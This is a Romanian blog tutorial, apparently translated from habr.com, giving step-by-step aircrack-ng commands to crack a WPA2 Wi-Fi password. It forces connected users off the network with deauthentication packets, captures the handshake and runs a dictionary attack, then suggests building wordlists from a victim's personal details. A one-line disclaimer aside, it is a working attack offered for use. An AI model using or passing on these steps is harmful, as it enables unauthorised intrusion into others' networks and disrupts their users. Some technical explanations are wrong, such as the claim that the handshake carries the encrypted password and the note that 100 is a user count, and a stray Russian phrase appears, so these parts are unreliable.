

Acest articol este scris exclusiv în scopuri informative și de cercetare. Vă încurajăm să respectați regulile de utilizare a rețelelor și legislația, precum și să vă amintiți întotdeauna de securitatea informațiilor.
Introducere
La începutul anilor 1990, când Wi-Fi a apărut pentru prima dată, a fost creat algoritmul Wired Equivalent Privacy, care trebuia să asigure confidențialitatea rețelelor Wi-Fi. Cu toate acestea, WEP s-a dovedit a fi un algoritm de protecție ineficient, ușor de spart.
În locul acestuia, a fost introdus un nou algoritm de protecție, Wi-Fi Protected Access II, care este folosit astăzi de majoritatea punctelor de acces Wi-Fi. WPA2 folosește algoritmul de criptare AES, care este foarte greu de spart.
Unde este vulnerabilitatea?
Deficiența WPA2 constă în faptul că parola criptată este transmisă în timpul conectării utilizatorilor prin așa-numitul 4-way handshake (strângere de mână în patru părți). Dacă prindem handshake-ul, vom afla parola criptată și va trebui doar să o decriptăm. Pentru acest scop, vom folosi aircrack-ng.
Cum să spargem?
Pasul 1. Identificăm interfața
Întâi, trebuie să aflăm ce interfață de rețea ne trebuie, pentru aceasta introducem comanda:
$ ifconfigPrimim răspuns:
eth0      fără extensii wireless.

wlan0     IEEE 802.11abgn  ESSID:off/any
Mod:Managed  Punct de Acces: Neasociat   Tx-Power=15 dBm
Limita de retry scurtă:7   RTS thr:off   Fragment thr:off
Cheie de criptare:off
Managementul puterii:off

lo        fără extensii wireless
În cazul meu, sunt trei interfețe, două dintre care nu au extensii wireless (fără extensii wireless). Așadar, ne interesează doar wlan0.
Pasul 2. Punem adaptorul de rețea în modul monitorizare
Punerea adaptorului de rețea în modul monitorizare ne va permite să vedem traficul wireless care trece pe lângă noi. Pentru a face acest lucru, introducem comanda:
$ airmon-ng start wlan0Rețineți că airmon-ng a redenumit interfața dumneavoastră (în cazul meu, aceasta a devenit mon0, dar ar trebui să verificați).
Pasul 3. Capturăm traficul
Acum că adaptorul nostru de rețea este în modul monitorizare, putem captura traficul care trece pe lângă noi folosind comanda airodump-ng. Introducem:
$ airodump-ng mon0 
Rețineți că toate punctele de acces vizibile sunt enumerate în partea de sus a ecranului, iar clienții – în partea de jos a ecranului.
Pasul 4. Concentrăm captura pe un anumit punct de acces.
Următorul pas este să ne concentrăm eforturile asupra unui punct de acces și canalul său. Ne interesează BSSID-ul și numărul canalului punctului de acces pe care îl vom sparge. Hai să deschidem un alt terminal și să introducem:
$ airodump-ng --bssid 08:86:30:74:22:76 -c 6 -w WPAcrack mon0 
- 08:86:30:74:22:76 BSSID-ul punctului de acces
- -c 6 canalul pe care funcționează punctul de acces Wi-Fi
- WPAcrack fișierul în care se va salva handshake-ul
- mon0 adaptorul de rețea în modul monitorizare
Așa cum poți vedea în captura de ecran de mai sus, ne concentrăm acum pe captarea datelor de la un punct de acces cu ESSID-ul Belkin276 pe canalul 6. Lăsăm terminalul deschis!
Pasul 5. Captarea handshake-ului
Pentru a captura parola criptată, avem nevoie ca un client să se autentifice (să se conecteze la Wi-Fi). Dacă acesta este deja autentificat, putem să-l deautentificăm (să-l deconectăm), astfel sistemul se va reautentifica automat (se va reconecta), iar noi vom putea obține parola criptată.
Asta înseamnă că trebuie să deconectăm utilizatorii conectați, pentru a se reconecta. Așadar, deschidem încă un terminal și introducem:
$ aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0 
- 100 numărul utilizatorilor care vor fi deautentificați
- 08:86:30:74:22:76 BSSID-ul punctului de acces
- mon0 adaptorul de rețea
Acum, când se reconectează, fereastra pe care am lăsat-o în pasul anterior va captura handshake-ul. Să ne întoarcem la terminalul nostru airodump-ng și să verificăm.

Observă linia din dreapta sus, airodump-ng a afișat: „Handshake WPA”. Asta înseamnă că am capturat cu success parola criptată! Acesta este primul pas spre succes!
Pasul 6. Căutăm parola
Acum că avem parola criptată în fișierul nostru WPAcrack, putem lansa căutarea parolei. Dar pentru asta avem nevoie de o listă cu parolele pe care dorim să le folosim. Poți găsi o astfel de listă în 5 minute pe Google. Eu voi folosi lista de parole implicită inclusă în aircrack-ng: BackTrack darkcOde.
Deschidem un terminal nou și introducem:
$ aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de 
- WPAcrack-01.cap fișierul în care am salvat handshake-ul (airodump-ng a adăugat la sfârșit -01.cap)
- /pentest/passwords/wordlist/darkc0de абсолютный путь к списку паролей
Cât timp va dura acest proces?
Acest proces poate dura mult timp. Totul depinde de lungimea listei tale de parole, poți aștepta de la câteva minute la câteva zile. Pe procesorul meu dual-core Intel, aircrack-ng testează puțin peste 800 de parole pe secundă.
Când parola este găsită, aceasta va apărea pe ecranul dvs. Succesul sau eșecul în găsirea parolei depinde de lista dvs. Dacă nu ați reușit să găsiți parola dintr-o listă, nu vă descurajați, încercați alta.
Sfaturi pentru utilizare
- Această formă de atac este eficientă pentru găsirea parolelor dintr-o listă, dar practic inutilă pentru încercările aleatorii. Totul ține de timp. Dacă Wi-Fi-ul este protejat cu o parolă medie din litere latine și cifre, încercarea aleatorie va dura câțiva ani.
- Când alegeți o listă de parole, asigurați-vă că luați în considerare factorii geografici. De exemplu, nu are sens să încercați într-un restaurant din Paris o listă de parole rusești.
- Dacă spargeți Wi-Fi-ul de acasă, încercați să răspundeți la câteva date personale ale victimei (nume, prenume, dată de naștere, porecla câinelui etc.) și să generați o listă suplimentară de parole pe baza acestor informații.
- După ce ați prins handshake-ul, opriți activitatea aireplay-ng (nu faceți să sufere utilizatorii obisnuiți).
Sursa: habr.com
